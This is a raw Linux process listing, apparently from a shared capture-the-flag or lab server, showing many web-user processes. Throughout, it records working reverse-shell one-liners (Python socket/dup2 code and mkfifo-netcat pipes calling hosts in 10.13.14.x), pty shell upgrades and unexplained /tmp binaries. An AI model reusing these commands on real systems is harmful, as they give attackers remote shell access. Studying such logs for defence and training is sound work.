www-data    1107  0.0  0.0   4464   708 ?        S    08:00   0:00 /bin/sh
root        1120  0.0  0.1 184460  5984 ?        Ssl  06:08   0:18
/usr/bin/vmtoolsd
```

```
syslog     1123  0.3  0.0 256392  3376 ?        Ssl  06:08   1:41
/usr/sbin/rsyslogd -n
root       1124  0.0  0.2 288856 12004 ?        Ssl  06:08   0:00
/usr/lib/snapd/snapd
root       1149  0.0  0.1 277180  4348 ?        Ssl  06:08   0:00
/usr/lib/policykit-1/polkitd --no-debug
root       1152  0.0  0.0  13372   164 ?        Ss   06:08   0:00 /sbin/mdadm
--monitor --pid-file /run/mdadm/monitor.pid --daemonise --scan --syslog
www-data   1162  0.0  0.0      0     0 ?        Z    08:01   0:00 [sh] <defunct>
www-data   1165  0.0  0.0   4464   684 ?        S    08:01   0:00 /bin/sh -c
/bin/sh
www-data   1166  0.0  0.0   4464  1428 ?        S    08:01   0:00 /bin/sh
root       1260  0.0  0.2 252256  9256 ?        Ss   06:08   0:01 php-fpm:
master process (/etc/php/5.6/fpm/php-fpm.conf)
bind       1264  0.0  0.3 284452 12652 ?        Ssl  06:08   0:02
/usr/sbin/named -f -u bind
root       1268  0.0  0.1  65512  4552 ?        Ss   06:08   0:08 /usr/sbin/sshd
-D
elastic+   1296  0.4 32.8 4694160 1321904 ?     Ssl  06:08   2:07 /usr/bin/java
-Xms2g -Xmx2g -XX:+UseConcMarkSweepGC -XX:CMSInitiatingOccupancyFraction=75 -XX:
+UseCMSInitiatingOccupancyOnly -XX:+AlwaysPreTouch -server -Xss1m
-Djava.awt.headless=true -Dfile.encoding=UTF-8 -Djna.nosys=true
-Djdk.io.permissionsUseCanonicalPath=true -Dio.netty.noUnsafe=true
-Dio.netty.noKeySetOptimization=true -Dio.netty.recycler.maxCapacityPerThread=0
-Dlog4j.shutdownHookEnabled=false -Dlog4j2.disable.jmx=true
-Dlog4j.skipJansi=true -XX:+HeapDumpOnOutOfMemoryError
-Des.path.home=/usr/share/elasticsearch -cp /usr/share/elasticsearch/lib/*
org.elasticsearch.bootstrap.Elasticsearch -p
/var/run/elasticsearch/elasticsearch.pid --quiet
-Edefault.path.logs=/var/log/elasticsearch
-Edefault.path.data=/var/lib/elasticsearch
-Edefault.path.conf=/etc/elasticsearch
www-data   1325  0.0  0.2 252512  8088 ?        S    08:02   0:00 php-fpm: pool
www
root       1336  0.0  0.0  30664  2424 ?        S    06:08   0:00 socat TCP4-
LISTEN:5555,reuseaddr,su=membermanager,fork
EXEC:/home/membermanager/membermanager,stderr
root       1340  0.0  0.0  30664  2576 ?        S    06:08   0:00 socat TCP4-
LISTEN:7777,reuseaddr,su=memo,fork EXEC:/home/memo/memo,stderr
root       1344  0.0  0.0   5220   116 ?        Ss   06:08   0:00 /sbin/iscsid
root       1345  0.0  0.0   5720  3516 ?        S<Ls 06:08   0:02 /sbin/iscsid
mysql      1351  0.0  2.1 1370476 86096 ?       Ssl  06:08   0:19
/usr/sbin/mysqld
root       1411  0.0  0.0 123320   788 ?        Ss   06:08   0:00 nginx: master
process /usr/sbin/nginx -g daemon on; master_process on;
www-data   1412  1.9  0.0 124232  3920 ?        S    06:08   9:44 nginx: worker
process
www-data   1413  1.7  0.1 124428  4132 ?        S    06:08   8:48 nginx: worker
process
g0blin     1420  0.0  0.0  45280  3536 ?        Ss   06:08   0:00
/lib/systemd/systemd --user
g0blin     1431  0.0  0.0  61560  1184 ?        S    06:08   0:00 (sd-pam)
root       1438  0.0  0.0  14656  1536 tty1     Ss+  06:08   0:00 /sbin/agetty
--noclear tty1 linux
g0blin     1449  2.5  0.5 1099776 20152 ?       Ssl  06:08  13:08
/usr/bin/python2.7 /home/g0blin/server.py
www-data   1459  0.0  0.1 252512  5080 ?        S    06:08   0:00 php-fpm: pool
www
www-data   1460  0.0  0.2 252856 10048 ?        S    06:08   0:01 php-fpm: pool
www
www-data   1461  0.0  0.1 252512  6200 ?        S    06:08   0:00 php-fpm: pool
www
www-data   1465  0.0  0.1 252512  7648 ?        S    06:08   0:00 php-fpm: pool
www
```

```
root       1470  0.0  0.0  19624  1900 ?        Ss   06:08   0:01
/usr/sbin/irqbalance --pid=/var/run/irqbalance.pid
www-data   1502  0.0  0.0   4464   712 ?        S    08:04   0:00 /bin/sh -c
/bin/sh
www-data   1503  0.0  0.0   4464   740 ?        S    08:04   0:00 /bin/sh
www-data   1508  0.0  0.0      0     0 ?        Z    08:04   0:00 [sh] <defunct>
www-data   1660  0.0  0.0      0     0 ?        Z    08:05   0:00 [sh] <defunct>
www-data   1671  0.0  0.0      0     0 ?        Z    08:05   0:00 [sh] <defunct>
www-data   1716  0.0  0.0   4464   788 ?        S    08:06   0:00 /bin/sh -c
/bin/sh
www-data   1717  0.0  0.0   4464   840 ?        S    08:06   0:00 /bin/sh
www-data   1823  0.0  0.1 252512  6820 ?        S    08:06   0:00 php-fpm: pool
www
www-data   2451  0.0  0.5 156964 22848 ?        S    08:11   0:00 python
leak_lol.py
alex       2453  0.0  0.0      0     0 ?        Zs   08:11   0:00 [leak]
<defunct>
www-data   2474  0.0  0.0   4464   704 ?        S    08:11   0:00 sh -c /bin/sh
www-data   2475  0.0  0.0   4464   736 ?        S    08:11   0:00 /bin/sh
www-data   2518  0.0  0.0      0     0 ?        Z    08:11   0:00 [sh] <defunct>
www-data   2618  0.0  0.0   4464   692 ?        S    08:12   0:00 sh -c /bin/sh
www-data   2619  0.0  0.0   4464   688 ?        S    08:12   0:00 /bin/sh
www-data   2623  0.0  0.0   4464   676 ?        S    08:12   0:00 sh -c /bin/sh
www-data   2624  0.0  0.0   4464   680 ?        S    08:12   0:00 /bin/sh
www-data   2644  0.0  0.0      0     0 ?        Z    08:12   0:00 [sh] <defunct>
www-data   2729  0.0  0.0   4464   688 ?        S    08:13   0:00 /bin/sh -c
/bin/sh
www-data   2730  0.0  0.0   4464   712 ?        S    08:13   0:00 /bin/sh
www-data   3181  0.0  0.0      0     0 ?        Z    08:14   0:00 [sh] <defunct>
www-data   3328  0.0  0.0      0     0 ?        Z    08:14   0:00 [sh] <defunct>
www-data   3330  0.0  0.0   4464   708 ?        S    08:15   0:00 /bin/sh -c
/bin/sh
www-data   3331  0.0  0.0   4464   680 ?        S    08:15   0:00 /bin/sh
www-data   3404  0.0  0.0      0     0 ?        Z    08:15   0:00 [sh] <defunct>
www-data   3561  0.0  0.0      0     0 ?        Z    08:17   0:00 [sh] <defunct>
www-data   3644  0.0  0.0      0     0 ?        Z    08:17   0:00 [sh] <defunct>
www-data   3821  0.0  0.0      0     0 ?        Z    08:19   0:00 [sh] <defunct>
www-data   3988  0.0  0.0      0     0 ?        Z    08:20   0:00 [sh] <defunct>
www-data   4091  0.0  0.0      0     0 ?        Z    08:21   0:00 [sh] <defunct>
www-data   4197  0.0  0.0   4464   784 ?        S    08:22   0:00 /bin/sh -c
/bin/sh
www-data   4198  0.0  0.0   4464   708 ?        S    08:22   0:00 /bin/sh
www-data   4233  0.2  0.3 256896 12684 ?        S    06:10   1:24 php-fpm: pool
www
www-data   4238  0.0  0.0 252256  3888 ?        S    08:23   0:00 php-fpm: pool
www
www-data   4247  0.0  0.0   4464  1612 ?        S    08:23   0:00 /bin/sh -i
www-data   4370  0.0  0.2 252256  8128 ?        S    08:24   0:00 php-fpm: pool
www
www-data   4435  0.0  0.0      0     0 ?        Z    08:24   0:00 [sh] <defunct>
www-data   4436  0.0  0.0   4464   676 ?        S    08:24   0:00 /bin/sh
www-data   4480  0.0  0.1  32140  6532 ?        S    08:25   0:00 python2 -c
import pty;pty.spawn("/bin/bash")
www-data   4481  0.0  0.0  18256  3324 pts/6    Ss+  08:25   0:00 /bin/bash
www-data   4508  0.0  0.2 252512  8104 ?        S    08:25   0:00 php-fpm: pool
www
www-data   4513  0.0  0.0   4464   680 ?        S    08:25   0:00 sh -c python
-c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.13.14.9",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
www-data   4514  0.0  0.2  31568  9400 ?        S    08:25   0:00 python -c
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
```

```
t(("10.13.14.9",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
www-data   4516  0.0  0.0   4464   700 ?        S    08:25   0:00 /bin/sh -i
www-data   4587  0.0  0.0   4464   844 ?        S    08:25   0:00 sh -c /bin/sh
www-data   4588  0.0  0.0   4464   840 ?        S    08:25   0:00 /bin/sh
www-data   4597  0.0  0.1  32140  6712 ?        S    08:25   0:00 python2 -c
import pty;pty.spawn("/bin/bash")
www-data   4598  0.0  0.0  18256  3304 pts/7    Ss+  08:25   0:00 /bin/bash
www-data   4625  0.0  0.1  32140  6604 ?        S    08:26   0:00 python -c
import pty;pty.spawn("/bin/bash");
www-data   4626  0.0  0.0  18220  3292 pts/8    Ss+  08:26   0:00 /bin/bash
www-data   4635  0.0  0.0      0     0 ?        Z    08:26   0:00 [sh] <defunct>
www-data   4636  0.0  0.0   4464   692 ?        S    08:26   0:00 /bin/sh
www-data   4641  0.0  0.1  32140  6604 ?        S    08:26   0:00 python2 -c
import pty;pty.spawn("/bin/bash")
www-data   4642  0.0  0.0  18256  3316 pts/9    Ss+  08:26   0:00 /bin/bash
www-data   4712  0.0  0.0      0     0 ?        Z    08:26   0:00 [sh] <defunct>
www-data   4713  0.0  0.0   4464   736 ?        S    08:26   0:00 /bin/sh
www-data   4716  0.0  0.1  32140  6596 ?        S    08:27   0:00 python2 -c
import pty;pty.spawn("/bin/bash")
www-data   4717  0.0  0.0  18208  3200 pts/10   Ss+  08:27   0:00 /bin/bash
www-data   5196  0.0  0.1 252256  4884 ?        S    06:11   0:00 php-fpm: pool
www
www-data   5295  0.0  0.0   4464   708 ?        S    08:32   0:00 /bin/sh -c
/bin/sh
www-data   5296  0.0  0.0   4464   712 ?        S    08:32   0:00 /bin/sh
www-data   5355  0.0  0.0   4464   676 ?        S    08:33   0:00 /bin/sh -i
www-data   5730  0.0  0.0      0     0 ?        Z    08:35   0:00 [sh] <defunct>
www-data   5876  0.0  0.0      0     0 ?        Z    08:36   0:00 [sh] <defunct>
www-data   5902  0.0  0.0      0     0 ?        Z    08:37   0:00 [sh] <defunct>
www-data   6130  0.0  0.0   4464   848 ?        S    08:38   0:00 /bin/sh -c
/bin/sh
www-data   6131  0.0  0.0   4464   680 ?        S    08:38   0:00 /bin/sh
www-data   6133  0.0  0.0   4464  1596 ?        S    08:38   0:00 /bin/sh -i
www-data   6277  0.0  0.0      0     0 ?        Z    08:39   0:00 [sh] <defunct>
www-data   6306  0.0  0.0      0     0 ?        Z    08:39   0:00 [sh] <defunct>
www-data   6430  0.0  0.0      0     0 ?        Z    08:40   0:00 [sh] <defunct>
www-data   6499  0.0  0.0      0     0 ?        Z    08:41   0:00 [sh] <defunct>
www-data  12241  0.0  0.0   4464   680 ?        S    08:43   0:00 /bin/sh -c
/bin/sh
www-data  12242  0.0  0.0   4464   788 ?        S    08:43   0:00 /bin/sh
www-data  13271  0.0  0.1  25180  8044 ?        S    08:44   0:00 python3
www-data  13518  0.2  0.1 252512  6972 ?        S    06:58   1:18 php-fpm: pool
www
www-data  13624  0.0  0.0   4464   844 ?        S    08:44   0:00 /bin/sh -c
/bin/sh
www-data  13625  0.0  0.0   4464   684 ?        S    08:44   0:00 /bin/sh
www-data  16067  0.0  0.1 252256  7084 ?        S    14:17   0:00 php-fpm: pool
www
root      16068  0.0  0.0      0     0 ?        S    14:17   0:00
[kworker/u256:1]
root      16684  0.0  0.0      0     0 ?        S    14:22   0:00
[kworker/u256:2]
www-data  16959  0.0  0.1 252256  6052 ?        S    14:25   0:00 php-fpm: pool
www
www-data  16992  0.0  0.1 252256  6044 ?        S    14:25   0:00 php-fpm: pool
www
www-data  17080  0.0  0.1 252256  6368 ?        S    14:26   0:00 php-fpm: pool
www
www-data  17188  0.0  0.1 252256  6368 ?        S    14:27   0:00 php-fpm: pool
www
www-data  17216  0.0  0.1 252256  6368 ?        S    14:27   0:00 php-fpm: pool
www
www-data  17253  0.0  0.2 252256  8256 ?        S    14:27   0:00 php-fpm: pool
```

```
www
www-data  17257  0.0  0.1 252256  6308 ?        S    14:27   0:00 php-fpm: pool
www
www-data  17339  0.0  0.1 252256  7080 ?        S    14:28   0:00 php-fpm: pool
www
www-data  17416  0.0  0.2 252256  8248 ?        S    14:29   0:00 php-fpm: pool
www
root      18966  0.0  0.0      0     0 ?        S    14:39   0:00 [kworker/0:0]
root      18983  0.0  0.0      0     0 ?        S    14:39   0:00
[kworker/u256:0]
root      19130  0.3  0.1  92920  6516 ?        Ss   14:40   0:00 sshd: root
[priv]
sshd      19131  0.0  0.0  65512  3216 ?        S    14:40   0:00 sshd: root
[net]
root      19134  0.2  0.1  92920  6620 ?        Ss   14:40   0:00 sshd: root
[priv]
sshd      19135  0.0  0.0  65512  3208 ?        S    14:40   0:00 sshd: root
[net]
root      19136  0.2  0.1  92920  6812 ?        Ss   14:41   0:00 sshd: root
[priv]
sshd      19137  0.0  0.0  65512  3196 ?        S    14:41   0:00 sshd: root
[net]
root      19138  0.3  0.1  92920  6712 ?        Ss   14:41   0:00 sshd: root
[priv]
sshd      19139  0.0  0.0  65512  3188 ?        S    14:41   0:00 sshd: root
[net]
root      19140  0.3  0.1  92920  6516 ?        Ss   14:41   0:00 sshd: root
[priv]
sshd      19141  0.0  0.0  65512  3188 ?        S    14:41   0:00 sshd: root
[net]
root      19142  0.4  0.1  92920  6512 ?        Ss   14:41   0:00 sshd: root
[priv]
sshd      19143  0.0  0.0  65512  3212 ?        S    14:41   0:00 sshd: root
[net]
root      19144  0.3  0.1  92920  6564 ?        Ss   14:41   0:00 sshd: root
[priv]
sshd      19145  0.0  0.0  65512  3140 ?        S    14:41   0:00 sshd: root
[net]
root      19146  0.1  0.1  92920  6368 ?        Ss   14:41   0:00 sshd: root
[priv]
sshd      19147  0.0  0.0  65512  3148 ?        S    14:41   0:00 sshd: root
[net]
root      19148  0.3  0.1  92920  6716 ?        Ss   14:41   0:00 sshd: root
[priv]
sshd      19149  0.0  0.0  65512  3264 ?        S    14:41   0:00 sshd: root
[net]
root      19150  0.3  0.1  92920  6448 ?        Ss   14:41   0:00 sshd: root
[priv]
sshd      19151  0.0  0.0  65512  3148 ?        S    14:41   0:00 sshd: root
[net]
www-data  19152  0.0  0.0   4464   712 ?        S    14:41   0:00 sh -c ps aux
www-data  19153  0.0  0.0  34428  2880 ?        R    14:41   0:00 ps aux
www-data  19252  0.0  0.0   4464   700 ?        S    08:45   0:00 /bin/sh -c
/bin/sh
www-data  19253  0.0  0.0   4464   680 ?        S    08:45   0:00 /bin/sh
root      21646  0.0  0.1  92804  6176 ?        Ss   06:58   0:00 sshd: alex
[priv]
www-data  21949  0.0  0.0      0     0 ?        Z    08:45   0:00 [sh] <defunct>
alex      21959  0.0  0.0  45280  3184 ?        Ss   06:58   0:00
/lib/systemd/systemd --user
alex      21968  0.0  0.0 143436  1928 ?        S    06:58   0:00 (sd-pam)
alex      22094  0.0  0.0  92936  3632 ?        S    06:58   0:00 sshd:
alex@pts/1
alex      22162  0.0  0.1  21300  5244 pts/1    Ss+  06:58   0:00 -bash
```

```
www-data  34376  0.0  0.0   4464   676 ?        S    13:22   0:00 /bin/sh -c
/bin/sh
www-data  34377  0.0  0.0   4464   840 ?        S    13:22   0:00 /bin/sh
root      36712  0.0  0.1  92804  6884 ?        Ss   12:44   0:00 sshd: alex
[priv]
alex      36773  0.0  0.1  94052  5412 ?        S    12:44   0:00 sshd:
alex@pts/22
alex      36782  0.0  0.1  21428  5360 pts/22   Ss+  12:44   0:00 -bash
root      47707  0.0  0.1  92804  6688 ?        Ss   13:24   0:00 sshd: alex
[priv]
alex      48604  0.0  0.1  94092  5220 ?        S    13:24   0:00 sshd:
alex@pts/24
alex      48746  0.0  0.1  21316  5312 pts/24   Ss+  13:24   0:00 -bash
www-data  50055  0.0  0.2 252512  8232 ?        S    08:54   0:00 php-fpm: pool
www
www-data  53318  0.0  0.1 252256  7704 ?        S    09:22   0:00 php-fpm: pool
www
www-data  53822  0.0  0.0      0     0 ?        Z    09:27   0:00 [sh] <defunct>
www-data  54492  0.0  0.1 252512  8032 ?        S    09:34   0:00 php-fpm: pool
www
www-data  54516  0.0  0.0   4464   680 ?        S    09:34   0:00 sh -c rm
/tmp/fqa;mkfifo /tmp/fqa;cat /tmp/fqa|/bin/sh -i 2>&1|nc 10.13.14.29 1234
>/tmp/fqa
www-data  54519  0.0  0.0   4532   720 ?        S    09:34   0:00 cat /tmp/fqa
www-data  54520  0.0  0.0   4464   712 ?        S    09:34   0:00 /bin/sh -i
www-data  54521  0.0  0.0  11300  1664 ?        S    09:34   0:00 nc 10.13.14.29
1234
www-data  54522  0.0  0.1 252256  8052 ?        S    09:34   0:00 php-fpm: pool
www
www-data  54533  0.0  0.1 252256  4432 ?        S    09:34   0:00 php-fpm: pool
www
www-data  54564  0.0  0.1  32140  6628 ?        S    09:34   0:00 python -c
import pty;pty.spawn("/bin/bash")
www-data  54565  0.0  0.0  18272  3324 pts/13   Ss+  09:34   0:00 /bin/bash
www-data  54651  0.0  0.1 252256  4376 ?        S    09:35   0:00 php-fpm: pool
www
www-data  54863  0.0  0.2 252512  8224 ?        S    09:36   0:00 php-fpm: pool
www
www-data  54894  0.0  0.2 252512  8096 ?        S    09:36   0:00 php-fpm: pool
www
www-data  55111  0.0  0.0      0     0 ?        Z    06:34   0:00 [sh] <defunct>
www-data  55116  0.1  0.0   1668   260 ?        Sl   06:34   0:31 /tmp/MDVBh
www-data  55551  0.0  0.1 253588  7356 ?        S    06:34   0:03 php-fpm: pool
www
www-data  55571  0.0  0.1 252256  6256 ?        S    09:43   0:00 php-fpm: pool
www
www-data  56324  0.0  0.0   4464   516 ?        S    06:35   0:00 /bin/sh -c
/bin/sh
www-data  56325  0.0  0.0   4464   612 ?        S    06:35   0:00 /bin/sh
www-data  56665  0.0  0.0   4464   788 ?        S    09:51   0:00 sh -c python
-c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.13.14.4",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
www-data  56666  0.0  0.2  31568  9428 ?        S    09:51   0:00 python -c
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.13.14.4",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
www-data  56668  0.0  0.0   4464   688 ?        S    09:51   0:00 /bin/sh -i
www-data  56776  0.0  0.1  32140  6680 ?        S    09:51   0:00 python -c
import pty; pty.spawn("/bin/sh")
www-data  56777  0.0  0.0   4464   676 pts/11   Ss   09:51   0:00 /bin/sh
www-data  56865  0.0  0.1  32140  6484 pts/11   S+   09:52   0:00 python -c
```

```
import pty; pty.spawn("/bin/bash")
www-data  56866  0.0  0.0  18224  3292 pts/14   Ss   09:52   0:00 /bin/bash
www-data  58060  0.0  0.2 252512  8228 ?        S    09:58   0:00 php-fpm: pool
www
www-data  58157  0.0  0.1 252256  6944 ?        S    09:58   0:00 php-fpm: pool
www
www-data  59536  0.0  0.0  18028  2772 pts/14   T    10:03   0:00 bash mal.sh
www-data  59537  0.0  0.2  31568  9452 pts/14   T    10:03   0:00 python -c
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.13.14.31",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
www-data  59539  0.0  0.0   4464   844 pts/14   T    10:03   0:00 /bin/sh -i
www-data  60567  0.0  0.0  18228  2436 pts/14   T    10:07   0:00 /bin/bash
www-data  60568  0.0  0.2  31568  9472 pts/14   T    10:07   0:00 python -c
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.13.14.31",60001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
www-data  60570  0.0  0.0   4464   680 pts/14   T    10:07   0:00 /bin/sh -i
www-data  61001  0.0  0.0  18220   456 pts/14   T    10:08   0:00 /bin/bash
www-data  61002  0.0  0.0   4464   696 pts/14   T    10:08   0:00 /bin/sh -i
www-data  61003  0.0  0.0  18220   456 pts/14   T    10:08   0:00 /bin/bash
www-data  61903  0.0  0.0   4464   840 pts/14   S    10:11   0:00 /bin/sh -i
www-data  67617  0.0  0.0   4464   620 ?        S    06:40   0:00 /bin/sh -c
/bin/sh
www-data  67618  0.0  0.0   4464  1524 ?        S    06:40   0:00 /bin/sh
www-data  73010  0.0  0.2 252256  8108 ?        S    10:14   0:00 php-fpm: pool
www
www-data  82277  0.0  0.1 252516  7948 ?        S    12:49   0:00 php-fpm: pool
www
www-data  83278  0.0  0.0   4464   716 ?        S    06:47   0:00 /bin/sh -c
/bin/sh
www-data  83279  0.0  0.0   4464   636 ?        S    06:47   0:00 /bin/sh
www-data  84086  0.0  0.0   4464   692 ?        S    14:07   0:00 /bin/sh -c
/bin/sh
www-data  84087  0.0  0.0   4464  1444 ?        S    14:07   0:00 /bin/sh
root      85414  0.0  0.0      0     0 ?        S    13:57   0:00 [kworker/0:2]
www-data  90461  0.0  0.2 253584 11128 ?        S    12:49   0:00 php-fpm: pool
www
www-data  90635  0.0  0.0   4464   780 ?        S    06:50   0:00 /bin/sh -c
/bin/sh
www-data  90636  0.0  0.0   4464   644 ?        S    06:50   0:00 /bin/sh
root      92888  0.0  0.0      0     0 ?        S    14:08   0:00 [kworker/0:3]
root      97514  0.0  0.0      0     0 ?        S    14:09   0:00 [kworker/1:1]
www-data  98983  0.0  0.2 252512  8252 ?        S    10:16   0:00 php-fpm: pool
www
www-data  99099  0.0  0.0   4464   724 ?        S    06:54   0:00 /bin/sh -c
/bin/sh
www-data  99100  0.0  0.0   4464   724 ?        S    06:54   0:00 /bin/sh
www-data 101291  0.0  0.0   4464   728 ?        S    06:55   0:00 /bin/sh -c
/bin/sh
www-data 101292  0.0  0.0   4464  1420 ?        S    06:55   0:00 /bin/sh
www-data 104722  0.0  0.1  32116  6572 pts/14   S+   10:21   0:00 python -c
import pty;pty.spawn("/bin/bash");
www-data 104723  0.0  0.0  18212  3284 pts/15   Ss+  10:21   0:00 /bin/bash
www-data 106550  0.0  0.2 252512  8240 ?        S    10:26   0:00 php-fpm: pool
www
www-data 106836  0.0  0.2 252616 10744 ?        S    10:26   0:00 php-fpm: pool
www
www-data 107327  0.0  0.1 252256  7724 ?        S    10:30   0:00 php-fpm: pool
www
www-data 108724  0.0  0.2 252512  8192 ?        S    10:43   0:00 php-fpm: pool
www
```

```
www-data 109788  0.0  0.1 252256  6044 ?        S    13:48   0:00 php-fpm: pool
www
www-data 111139  0.0  0.0   4464   844 ?        S    11:02   0:00 sh -c python
-c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.13.14.6",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
www-data 111140  0.0  0.2  31568  9248 ?        S    11:02   0:00 python -c
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.13.14.6",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
www-data 111150  0.0  0.0   4464   708 ?        S    11:02   0:00 /bin/sh -i
www-data 111180  0.0  0.1  32140  6632 ?        S    11:02   0:00 python -c
import pty; pty.spawn("/bin/bash")
www-data 111181  0.0  0.0  18208  3200 pts/17   Ss   11:02   0:00 /bin/bash
www-data 111216  0.0  0.2 252512  8252 ?        S    11:03   0:00 php-fpm: pool
www
www-data 111302  0.0  0.2 252256  8196 ?        S    11:03   0:00 php-fpm: pool
www
www-data 111344  0.0  0.0   4464   704 ?        S    11:04   0:00 sh -c rm
/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.13.14.31 443 >/tmp/f
www-data 111347  0.0  0.0   4532   820 ?        S    11:04   0:00 cat /tmp/f
www-data 111348  0.0  0.0   4464  1512 ?        S    11:04   0:00 /bin/sh -i
www-data 111349  0.0  0.0  11300  1828 ?        S    11:04   0:00 nc 10.13.14.31
443
www-data 111369  0.0  0.1  50692  7764 pts/17   S+   11:04   0:00 vim
www-data 111539  0.0  0.0   4532   672 pts/13   T    11:04   0:00 cat
www-data 111716  0.0  0.0   4464   780 ?        S    11:06   0:00 sh -c python
-c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.13.14.6",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
www-data 111717  0.0  0.2  31568  9444 ?        S    11:06   0:00 python -c
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.13.14.6",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
www-data 111718  0.0  0.0   4464   712 ?        S    11:06   0:00 /bin/sh -i
www-data 111828  0.0  0.1  32140  6648 ?        S    11:06   0:00 python -c
import pty; pty.spawn("/bin/bash")
www-data 111829  0.0  0.0  18224  3292 pts/5    Ss   11:06   0:00 /bin/bash
www-data 111887  0.0  0.0   4532   696 pts/13   T    11:07   0:00 cat
root     112877  0.0  0.1  92804  6760 ?        Ss   11:13   0:00 sshd: alex
[priv]
alex     112907  0.0  0.0  92804  3348 ?        S    11:13   0:00 sshd:
alex@notty
alex     112910  0.0  0.0  12980  2020 ?        Ss   11:13   0:00
/usr/lib/openssh/sftp-server
root     112911  0.0  0.1  92804  6980 ?        Ss   11:13   0:00 sshd: alex
[priv]
alex     112941  0.0  0.0  92804  3188 ?        S    11:13   0:00 sshd:
alex@notty
alex     112942  0.0  0.0  12880  1816 ?        Ss   11:13   0:00
/usr/lib/openssh/sftp-server
www-data 112987  0.0  0.0  24364  2904 pts/5    S+   11:14   0:00 socat TCP4-
LISTEN:60001,reuseaddr,fork EXEC:/home/leak
memberm+ 113509  0.0  0.0  30664  2284 ?        S    12:53   0:00 socat TCP4-
LISTEN:5555,reuseaddr,su=membermanager,fork
EXEC:/home/membermanager/membermanager,stderr
memberm+ 113510  0.0  0.0   4360   644 ?        S    12:53   0:00
/home/membermanager/membermanager
www-data 113950  0.0  0.2 252256  8200 ?        S    11:23   0:00 php-fpm: pool
www
```

```
www-data 115236  0.0  0.2 252256  8200 ?        S    11:34   0:00 php-fpm: pool
www
www-data 115314  0.0  0.2 252256  8200 ?        S    11:35   0:00 php-fpm: pool
www
root     115368  0.0  0.0      0     0 ?        S    13:39   0:00 [kworker/1:2]
www-data 115410  0.0  0.0   4464   732 ?        S    12:59   0:00 sh -c rm
/var/tmp/teck ; mknod /var/tmp/teck p ; /bin/sh 0</var/tmp/teck |nc 10.13.14.5
4455 1>/var/tmp/teck
www-data 115413  0.0  0.0   4464   780 ?        S    12:59   0:00 /bin/sh
www-data 115414  0.0  0.0  11300  1768 ?        S    12:59   0:00 nc 10.13.14.5
4455
www-data 116094  0.0  0.0      0     0 ?        Z    11:39   0:00 [sh] <defunct>
www-data 116190  0.0  0.2  35840  8448 ?        S    13:01   0:00 python3 -c
import pty;pty.spawn("/bin/bash")
www-data 116191  0.0  0.0  18264  3284 pts/20   Ss+  13:01   0:00 /bin/bash
www-data 116221  0.0  0.0      0     0 ?        Z    11:40   0:00 [sh] <defunct>
www-data 116258  0.0  0.0      0     0 ?        Z    11:40   0:00 [sh] <defunct>
www-data 116295  0.0  0.0      0     0 ?        Z    11:41   0:00 [sh] <defunct>
www-data 116322  0.0  0.0      0     0 ?        Z    11:41   0:00 [sh] <defunct>
www-data 116360  0.0  0.0      0     0 ?        Z    11:41   0:00 [sh] <defunct>
www-data 116417  0.0  0.0      0     0 ?        Z    11:42   0:00 [sh] <defunct>
www-data 116493  0.0  0.0      0     0 ?        Z    11:42   0:00 [sh] <defunct>
www-data 116650  0.0  0.0      0     0 ?        Z    11:43   0:00 [sh] <defunct>
www-data 117460  0.4  0.0   1528  1068 ?        Sl   13:10   0:21 /tmp/lJLcU
www-data 117652  0.0  0.0   4464   688 ?        S    13:12   0:00 /bin/sh -c
/bin/sh
www-data 117653  0.0  0.0   4464  1600 ?        S    13:12   0:00 /bin/sh
www-data 117794  0.0  0.0   4464   836 ?        S    13:14   0:00 sh -c uname
-a; w; id; /bin/sh -i
www-data 117798  0.0  0.0   4464   684 ?        S    13:14   0:00 /bin/sh -i
alex     118166  0.0  0.0   6164   664 pts/16   T    13:16   0:00 cat
/dev/pts/16
alex     118192  0.0  0.0   6164   680 pts/16   T    13:16   0:00 cat
/dev/pts/16
www-data 118257  0.0  0.1 252256  7736 ?        S    11:48   0:00 php-fpm: pool
www
memberm+ 118270  0.0  0.0  30664  2284 ?        S    11:48   0:00 socat TCP4-
LISTEN:5555,reuseaddr,su=membermanager,fork
EXEC:/home/membermanager/membermanager,stderr
memberm+ 118271  0.0  0.0   4360   656 ?        S    11:48   0:00
/home/membermanager/membermanager
